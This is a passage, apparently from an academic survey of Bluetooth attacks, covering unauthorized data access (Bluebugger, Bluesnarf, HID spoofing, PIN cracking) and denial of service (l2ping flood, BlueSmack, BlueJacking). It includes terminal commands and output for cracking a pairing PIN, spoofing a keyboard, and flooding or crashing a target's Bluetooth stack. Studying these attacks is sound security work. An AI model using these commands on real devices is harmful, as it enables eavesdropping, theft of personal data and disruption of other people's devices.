Bthidproxy [74] uses the HID Attack (discussed in Section 3.6.5) to create connections between two devices; the host system (desktop, laptop) and a *Human Interaction Devices* (HID) device (mouse, keyboard). The established connection between the host and HID device must be severed to form the new connections. This can be accomplished through some form of DoS or the attacker can simply wait until the host machine or HID device is powered off. [74]

In this attack the attacker simply waited for the host system to power down. Then the attacker cloned the device information of the host and connected to the HID device. Since a connection was already in place when the host device was restarted, the host system could not connect directly to the intended HID device. Instead, the attacker uses a second interface to impersonate the HID device and connect to the host system. In this way the attacker can monitor all traffic sent between these devices. It allows the attacker to inject and block traffic as well. [74]

3.6 Unauthorized Direct Data Access

Unauthorized Direct Data Access (UDDA) attacks gather private information for unauthorized entities. Attacks of this nature penetrate devices through loopholes in security, allowing unauthorized access to privileged information.

3.6.1 Bluebugger

Bluebugger [84] allows for unauthorized access to a phone's content; including contacts, text messages, pictures, and call records. The attacking device sends a command to the target on a covert channel, thus avoiding a prompting of the user. This allows for a level of secrecy by the attacker, since there is no user notification of access the attack can be conducted without detection. Bluebugger gives the attacker use of phone features like; *Short Message Service* (SMS), Internet connection, and telephony. The use of such features effectively allows for complete control of the device through a Bluetooth connection. The attacker is then free to place phone calls, copy contact lists, and reconfigure call forwarding without detection. [84]

3.6.2 Bluesnarf / Blooover

Another attack which accesses personal information through Bluetooth on a cellular phone is *Bluesnarf* [57]. This attack exploit *OBject EXchange* (OBEX) Push Profile. OBEX facilitates the easy exchange of vCards and other objects [12]. Bluesnarf uses the OBEX GET command to request files from a device over Bluetooth connection with improperly implementation settings. This attack can be used to gather contact lists, emails, cookies, or any other personal information stored on the phone. [57]

While any Bluetooth enabled device could potentially be vulnerable to this attack, it is far more likely to be successful against cell phones, Smart Phones, and PDAs. Through the use of one the surveillance techniques discussed in Section 3.2, the attacker can examine the CoD to assess potential targets.

Blooover [44] performs Bluesnarfing from mobile phones. This tool runs in the *Java 2 Micro Edition* (J2ME) platform, supported by many phones, as shown in Figure 3.13. Attacks can be performed from a mobile phone instead of a laptop computer by using the




Figure 3.13: Blooover

platform. The ability to launch this attack from a mobile phone is less conspicuous than a larger device and gives an attacker more mobility. [44]


3.6.3 BTCrack / Btpincrack

A password is essential to validate authenticity on most modern computer systems. Bluetooth uses a shared PassKey during the pairing and authentication process in devices using Security Mode 2 or 3. It is possible for third parties to observe message transactions used in Bluetooth authentication and encryption by sniffing the traffic in transit (discussed in Section 3.3).

In Bluetooth pairing, all fields used in the encryption process are transmitted in plain text, except the PassKey [12]. Shaked and Wool offer a method for brute force enumerating PassKeys to discover the PassKey used in a Bluetooth pairing [78].

BTCrack [72] and *Btpincrack* [47] implement this research using brute force method determine the PassKey. Figure 3.14 shows an example of cracking the PassKey for a pairing between two cellular phones. Btpincrack offers several modes with which to crack the

PassKey. In this example the capture *file phonepair_8.txt* is provided. The user must specify the Master and Slave Device Addresses. With the *Imp* argument is specified, Btpincrack will attempt to brute force the PassKey. In this case, btpincrack determined *2860* to be the PassKey used for authentication in this connection.



```
root@OSWA-Assistant:~# btpincrack Imp phonepair_8.txt 0002EE6AFF2A 0002EE790B5D
m_bd_addr:  00 02 ee 6a ff 2a
s_bd_addr:  00 02 ee 79 0b 5d
in_rand:    fa 24 0a 48 23 21 28 2d 95 b9 f0 ea 85 e7 2b 04
m_comb_key: 50 fe c8 dc 8a 0a cd 21 6b 8f 0f 35 76 79 3e 9d
s_comb_key: 3d c2 d8 eb 6b 99 e0 81 3c 2a 1a 4f bc 1d 53 cf
m_au_rand:  cc 2c 47 cf c8 b7 2c ac 4b ee b9 55 2f 86 61 42
s_au_rand:  ac 0a 30 2f dd 22 ad 5e 2d db cb 38 5d 67 a2 4f
m_sres:     d7 3e 4d 3a
s_sres:     45 0f 17 4d
Kab:        91 e8 67 f7 64 06 86 4b 44 57 ef 7a a9 cc b4 3e
pin:        2860
root@OSWA-Assistant:~#
```

Figure 3.14: btpincrack

The time it takes to break a PassKey is directly proportional to the length of the PassKey. Table 3.7 demonstrates an example of the time it took to crack PassKeys on a 3 GHz Pentium 4 computer [78]. The difficulty of cracking the PassKey grows exponentially with the length of the PassKey.

Table 3.7: Time for PassKey Crack

Number of Characters in the PassKey	Maximum Time to Crack PassKey
4	0.063 Seconds
5	0.75 Seconds
6	7.609 Seconds
7	76.127 Seconds

3.6.4 Car Whisperer

Car Whisperer [45] provides unauthorized access to Bluetooth enabled headsets and hands free units using default settings. As with many authentication technologies, Bluetooth devices are often shipped with a default password. These passwords on headsets and hands free units are often short and simple, for example PassKeys "0000" or "1234". Car Whisper attempts to connect to these devices by guessing the default PassKey. Once paired, audio can be extracted or injected into the target headset. [45]

3.6.5 HID Attack

Attaching a HID device to a host can be done in two ways. The most common way is where the host initiates the connection. The second attachment mode is where the device connects to the host. The two instances are connected through two channels PSMs. These are the control and the interrupt channel. The control channel is used for signaling and the interrupt channel is used for data transfer. [69]

The *HID Attack* [69] can be conducted in either attachment scenarios. The faster of the two options is to have the HID device connect the host system. In this case, the target system needs to be scanned to check for the two HID channels. This can be done by using PSM Scan. Figure 3.15 shows a scan against the target with Device Address of 00:12:34:56:78:9A. The lines listed in bold are significant; showing the two PSM control channels. Now the attacker can connect to the target system over HID. [69]

In the passive version of the attack, the attacker's device mimes an actual HID device. Figure 3.16 shows that the false HID device must be changed to an appropriate CoD *0x002450*, a believable Device Name "Bluetooth Keyboard", and placed into Discoverable Mode. At this point the attacker can simply wait for the target to connect. [69]

In this attack scenario, it is passable for multiple HID devices to connect the HID host

```
# psm_scan -o 00:12:34:56:78:9A
     scanning, this will take some time...
     psm:  0x0001 (00001) status:  L2CAP_CS_NO_INFO result:  L2CAP_CR_SUCCESS
(this is SDP)
     psm:  0x0003 (00003) status:  L2CAP_CS_NO_INFO result:  L2CAP_CR_SUCCESS
(this is RFCOMM)
     psm:  0x0011 (00017) status:  L2CAP_CS_NO_INFO result:
L2CAP_CR_SUCCESS (HID ctrl)
     psm:  0x0013 (00019) status:  L2CAP_CS_NO_INFO result:
L2CAP_CR_SUCCESS (HID intr)
```

Figure 3.15: PSM Scan of Target Device [69]

```
# hciconfig hci0 -a
    hci0:  Type:  USB
      BD Address:  00:12:34:56:78:9A ACL MTU: 192:8 SCO MTU: 64:8
      UP RUNNING PSCAN ISCAN
      RX bytes:9847 acl:315 sco:0 events:361 errors:0
      TX bytes:5723 acl:316 sco:0 commands:34 errors:0
      Features:  0xff 0xff 0x0f 0x00 0x00 0x00 0x00 0x00
      Packet type:  DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
      Link policy:  RSWITCH HOLD SNIFF PARK
      Link mode:  SLAVE ACCEPT
      Name: 'Bluetooth Keyboard'
      Class: 0x002450
      Service Classes:  Unspecified
      Device Class:  Audio/Video, Unknown (reserved) minor device class
      HCI Ver:  1.1 (0x1) HCI Rev:  0x20d LMP Ver:  1.1 (0x1) LMP Subver:  0x20d
      Manufacturer: Cambridge Silicon Radio (10)
```

Figure 3.16: Interface Modifications [69]

simultaneously. This means that the host system can still connect to a valid HID device while the attacker's device is connected. Once the false HID device is connected, the attacker is able to inject traffic onto the target system at their leisure. [69]

3.6.6 HeloMoto

The *HeloMoto* [56] attack takes advantage of the incorrect implementation of the *trusted device* handling on some Motorola devices. The attacker initiates a connection to the unauthenticated OBEX Push pretending to send a vCard. The attacker interrupts the sending process and without interaction, the attacker's device is stored in the list of trusted devices on the victim's phone. The attacker is able to connect to the headset profile without authentication with an entry in that trusted device list. Once connected to this service, the attacker is able to take control of the device by means of AT commands. [56]

3.6.7 Btaptap

Btaptap [74] extracts HID traffic from Bluetooth traffic captures. This tool was built to accompany Bthidproxy (discussed in Section 3.5.1). Btaptap examines each packet to determine if it contains HID traffic. If HID traffic is found, Btaptap remaps all the characters and prints them in clear text to the screen. If the attacker chooses to capture the traffic relayed by Bthidproxy, they can examine the traffic dump using Btaptap to extract keystrokes from the HID device. The HID traffic extracted is not limited to basic characters, but may also contain control sequences. [74]

3.7 Denial of Service

Denial of Service (DoS) is a classification applied to those attacks which deny resources to a target. These resources are not limited to network traffic, but can relate to any service used by the device including: processor, memory, disk space, battery life, and system availability.

3.7.1 Signal Jamming


Intentionally saturating a channel of communication or preventing communication on that channel is known as *signal jamming.* This type of attack can be conducted against any technology using wireless communication. Bluetooth is no exception to this rule; however, it does handle jamming better than most wireless technologies. Bluetooth aims to prevent wireless interference by using AFH [12]. Channels determined by AFH to cause collisions in packet transfer are avoided. In order to effectively jam Bluetooth, all 79 channels must be blocked at the same time. Since Bluetooth shares the frequency range as many other wireless standards (like Wi-Fi) jammers designed for these other technologies may work on Bluetooth as well. Several commercially available solutions [37][49][50] are available to (at least partially) disrupt Bluetooth communication.

3.7.2 L2Ping Flood

The *Ping Flood* [4] is one of the oldest forms of network DoS. Much like TCP/IP, Bluetooth includes ping functionality. An ICMP Ping is used in TCP/IP networks as a means of detecting the availability of a device; likewise an L2CAP Echo Request was designed to discover the availability of a Bluetooth device. In normal use, an application will wait X amount of time between sending pings to a target. This delay is used so resources are not overwhelmed on either side of the connection. In a Ping Flood the pings are sent by the host system as quickly as possible.

This form of attack targets the buffer of the target device. If the attacker is able to send ping Echo Requests faster than the target device can handle the requests, it can causes the target's buffer to fill up with traffic. In some cases this can prevent any future traffic from being received. In other cases this can cause a buffer overflow and crash the stack on the target device.

L2ping [55] is a tool designed to send Echo Requests to target systems. Figure 3.17




```
root@OSWA-Assistant:/UNIONFS/usr/local/apps# l2ping -i hci0 -f 00:09:2D:2B:65:EA
Ping: 00:09:2D:2B:65:EA from 00:EC:3F:AA:08:36 (data size 44) ...
44 bytes from 00:09:2D:2B:65:EA id 0 time 34.31ms
44 bytes from 00:09:2D:2B:65:EA id 1 time 24.23ms
44 bytes from 00:09:2D:2B:65:EA id 2 time 26.02ms
44 bytes from 00:09:2D:2B:65:EA id 3 time 36.80ms
44 bytes from 00:09:2D:2B:65:EA id 4 time 17.73ms
44 bytes from 00:09:2D:2B:65:EA id 5 time 24.69ms
44 bytes from 00:09:2D:2B:65:EA id 6 time 24.63ms
44 bytes from 00:09:2D:2B:65:EA id 7 time 22.25ms
44 bytes from 00:09:2D:2B:65:EA id 8 time 25.34ms
44 bytes from 00:09:2D:2B:65:EA id 9 time 31.02ms
44 bytes from 00:09:2D:2B:65:EA id 10 time 24.11ms
44 bytes from 00:09:2D:2B:65:EA id 11 time 23.64ms
44 bytes from 00:09:2D:2B:65:EA id 12 time 26.50ms
44 bytes from 00:09:2D:2B:65:EA id 13 time 22.43ms
44 bytes from 00:09:2D:2B:65:EA id 14 time 27.21ms
44 bytes from 00:09:2D:2B:65:EA id 15 time 29.37ms
44 bytes from 00:09:2D:2B:65:EA id 16 time 22.12ms
44 bytes from 00:09:2D:2B:65:EA id 17 time 28.55ms
44 bytes from 00:09:2D:2B:65:EA id 18 time 21.16ms
44 bytes from 00:09:2D:2B:65:EA id 19 time 26.40ms
44 bytes from 00:09:2D:2B:65:EA id 20 time 26.58ms
44 bytes from 00:09:2D:2B:65:EA id 21 time 22.92ms
44 bytes from 00:09:2D:2B:65:EA id 22 time 29.55ms
```

Figure 3.17: L2Ping Flood Attack

demonstrates an L2Ping Flood. The *-f* flag instructs l2ping to run in flood mode. Without using the *-c* to set the count, the flood will continue until the attack is manually halted by the attacker. If the attack is successful, in the beginning the attacker will see replies from the target system, then in time the echo replies will become sporadic and eventually there will be none, as shown in Figure 3.18. A follow up ping can be performed to check if the attack crashed the device or the stack. If there is still no reply, then this can be a sign that Bluetooth is no longer functioning on the target device.

3.7.3 BlueSmack / Tanya

BlueSmack [85] and *Tanya* [30] are methods which abuse the Echo Request by drastically increasing the payload of the packet from its default size using l2ping. Some protocol stacks improperly handle Echo Requests over a certain size, possibly rendering the Bluetooth ser-




```
44 bytes from 00:09:2D:2B:65:EA id 32 time 20.15ms
44 bytes from 00:09:2D:2B:65:EA id 33 time 28.92ms
44 bytes from 00:09:2D:2B:65:EA id 34 time 24.18ms
44 bytes from 00:09:2D:2B:65:EA id 35 time 25.10ms
44 bytes from 00:09:2D:2B:65:EA id 36 time 26.28ms
44 bytes from 00:09:2D:2B:65:EA id 37 time 27.05ms
44 bytes from 00:09:2D:2B:65:EA id 38 time 22.63ms
44 bytes from 00:09:2D:2B:65:EA id 39 time 25.76ms
44 bytes from 00:09:2D:2B:65:EA id 40 time 40.30ms
44 bytes from 00:09:2D:2B:65:EA id 41 time 23.35ms
44 bytes from 00:09:2D:2B:65:EA id 42 time 20.80ms
44 bytes from 00:09:2D:2B:65:EA id 43 time 24.18ms
44 bytes from 00:09:2D:2B:65:EA id 44 time 22.61ms
44 bytes from 00:09:2D:2B:65:EA id 45 time 26.92ms
44 bytes from 00:09:2D:2B:65:EA id 46 time 29.57ms
44 bytes from 00:09:2D:2B:65:EA id 47 time 29.27ms
44 bytes from 00:09:2D:2B:65:EA id 48 time 26.35ms
44 bytes from 00:09:2D:2B:65:EA id 49 time 24.55ms
44 bytes from 00:09:2D:2B:65:EA id 50 time 19.94ms
44 bytes from 00:09:2D:2B:65:EA id 51 time 28.33ms
44 bytes from 00:09:2D:2B:65:EA id 52 time 39.68ms
no response from 00:09:2D:2B:65:EA: id 53
no response from 00:09:2D:2B:65:EA: id 54
Recv failed: Connection timed out
root@OSWA-Assistant:/UNIONFS/usr/local/apps#
```

Figure 3.18: L2Ping Flood Success

vices unusable on the victim device. Figure 3.19 is an example of a BlueSmack attack. The size of the ping packet is specified to be 1000 bytes by *-s 1000*. This is much larger than standard size of 44 bytes. This size can be any number over 44, but it is most effective when greater than 600 [85].

This attack can crash the Bluetooth stack or temporary freeze the target device. Figure 3.19 depicts a successful attack by the lack of an Echo Reply from the target. In the first step, a standard Echo Request is set to the target to check availability. After the target is determined to respond to Echo Requests, BlueSmack is used to attack the device. The lines containing the "Connection timed out" indicate that the device is no longer able to respond to Bluetooth traffic. In the third step, we can see that the target device in no longer accepting connections. This indicated that the Bluetooth on the host system is down.




```
root@OSWA-Assistant:~# l2ping -c 100000 00:09:2D:2B:65
Ping: 00:09:2D:2B:65:EA from 00:EC:3F:AA:08:36 (data s
44 bytes from 00:09:2D:2B:65:EA id 0 time 27.82ms
44 bytes from 00:09:2D:2B:65:EA id 1 time 57.00ms
44 bytes from 00:09:2D:2B:65:EA id 2 time 44.56ms
44 bytes from 00:09:2D:2B:65:EA id 3 time 33.67ms
44 bytes from 00:09:2D:2B:65:EA id 4 time 31.03ms
5 sent, 5 received, 0% loss
root@OSWA-Assistant:~# l2ping -s 1000 -c 100 00:09:2D:
Ping: 00:09:2D:2B:65:EA from 00:EC:3F:AA:08:36 (data s
no response from 00:09:2D:2B:65:EA: id 0
no response from 00:09:2D:2B:65:EA: id 1
Recv failed: Connection timed out
root@OSWA-Assistant:~# l2ping -c 100000 00:09:2D:2B:65
Can't connect: Connection timed out
root@OSWA-Assistant:~#
```

Figure 3.19: BlueSmack

3.7.4 BlueJacking / BlueSpam / Smurf

BlueJacking [17] is a technique that abuses the vCard feature on many mobile phones. vCards can be used to send short formatted messages between Bluetooth-enabled phones for the purpose of sharing personal information in a manner similar to a business card [6]. Sending vCards sometimes requires no interaction on the receiver's end to accept the message, allowing anonymous messages to be sent without any credentials. A more malicious attacker could use this attack with the intent of surprising or frightening the user by sending suspicious looking messages to their mobile devices. [17]

BlueSpam [66] and *Smurf* [40] are two applications capable of BlueJacking from mobile devices. These tools make BlueJacking much easier for an attacker in places where computer use is not commonly used, like bars or sporting events. Both of these tools will scan a local area for systems and send a user specified message to the targets. Figure 3.20 shows use of the Smurf software from a PDA.



Smurf
v0.2
Bluetooth Logger
Steven Gill
http://gatefold.co.uk/smurf
Device MAC: 00:09:2D:12:25:D2

BlueJack Options
Send Contact on: Never
Firstname: .You have just bee
LastName: .Smurfed!
Phone:
eMail:

DeviceName: Conan The Barbarian
DeviceMAC: 00:0F:DE:80:44:B3
FirstSeen: 26/05/2005 09:01:33
LastSeen: 26/05/2005 09:05:28
Manufacturer:Sony Ericsson Mobile Communications AB

Figure 3.20: Smurf

3.7.5 vCardBlaster


vCardBlaster [35] is designed to abuse vCards transmission over Bluetooth in a different fashion. Unlike BlueJacking, which only sends one vCard per target, vCardBlaster sends a continual flood of vCards. More information on this tool will be provided in Section 4.4.

3.7.6 Blueper

Blueper [31] facilitates the abuse of Bluetooth OBEX file transferring. It floods the target device with file transfers. More information on this tool will be provided in Section 4.3.

3.7.7 BlueSYN / Pingblender (Multi-Vector DoS)

Multi-Vector DoS [64] attacks combine two or more attack vectors into a single more powerful attack. These attacks are designed with the intention of inflicting far quicker damage to a target device than is possible using only a single attack medium. These types of attacks can also block any communication channels normally available to the device for attack reporting. [64]



```
s
len=40 ip=192.168.1.105 ttl=128 id=8149 sport=0 flags=RA seq=7
s
len=40 ip=192.168.1.105 ttl=128 id=8150 sport=0 flags=RA seq=7
s
len=40 ip=192.168.1.105 ttl=128 id=8151 sport=0 flags=RA seq=7
s
len=40 ip=192.168.1.105 ttl=128 id=8152 sport=0 flags=RA seq=7
s
len=40 ip=192.168.1.105 ttl=128 id=8153 sport=0 flags=RA seq=7
s
len=40 ip=192.168.1.105 ttl=128 id=8154 sport=0 flags=RA seq=7
s
len=40 ip=192.168.1.105 ttl=128 id=8155 sport=0 flags=RA seq=7
s
len=40 ip=192.168.1.105 ttl=128 id=8156 sport=0 flags=RA seq=7
s
len=40 ip=192.168.1.105 ttl=128 id=8157 sport=0 flags=RA seq=7
s
len=40 ip=192.168.1.105 ttl=128 id=8158 sport=0 flags=RA seq=7
s
len=40 ip=192.168.1.105 ttl=128 id=8159 sport=0 flags=RA seq=7
s
```

```
100 bytes from 00:12:37:9C:7D:CD id 26 time 22.18ms
100 bytes from 00:12:37:9C:7D:CD id 27 time 22.76ms
100 bytes from 00:12:37:9C:7D:CD id 28 time 22.30ms
100 bytes from 00:12:37:9C:7D:CD id 29 time 22.95ms
100 bytes from 00:12:37:9C:7D:CD id 30 time 21.65ms
100 bytes from 00:12:37:9C:7D:CD id 31 time 23.52ms
100 bytes from 00:12:37:9C:7D:CD id 32 time 78.43ms
100 bytes from 00:12:37:9C:7D:CD id 33 time 22.98ms
100 bytes from 00:12:37:9C:7D:CD id 34 time 22.97ms
100 bytes from 00:12:37:9C:7D:CD id 35 time 22.00ms
100 bytes from 00:12:37:9C:7D:CD id 36 time 21.98ms
100 bytes from 00:12:37:9C:7D:CD id 37 time 21.93ms
100 bytes from 00:12:37:9C:7D:CD id 38 time 23.98ms
100 bytes from 00:12:37:9C:7D:CD id 39 time 23.97ms
100 bytes from 00:12:37:9C:7D:CD id 40 time 22.16ms
100 bytes from 00:12:37:9C:7D:CD id 41 time 22.75ms
100 bytes from 00:12:37:9C:7D:CD id 42 time 22.97ms
100 bytes from 00:12:37:9C:7D:CD id 43 time 22.98ms
100 bytes from 00:12:37:9C:7D:CD id 44 time 22.49ms
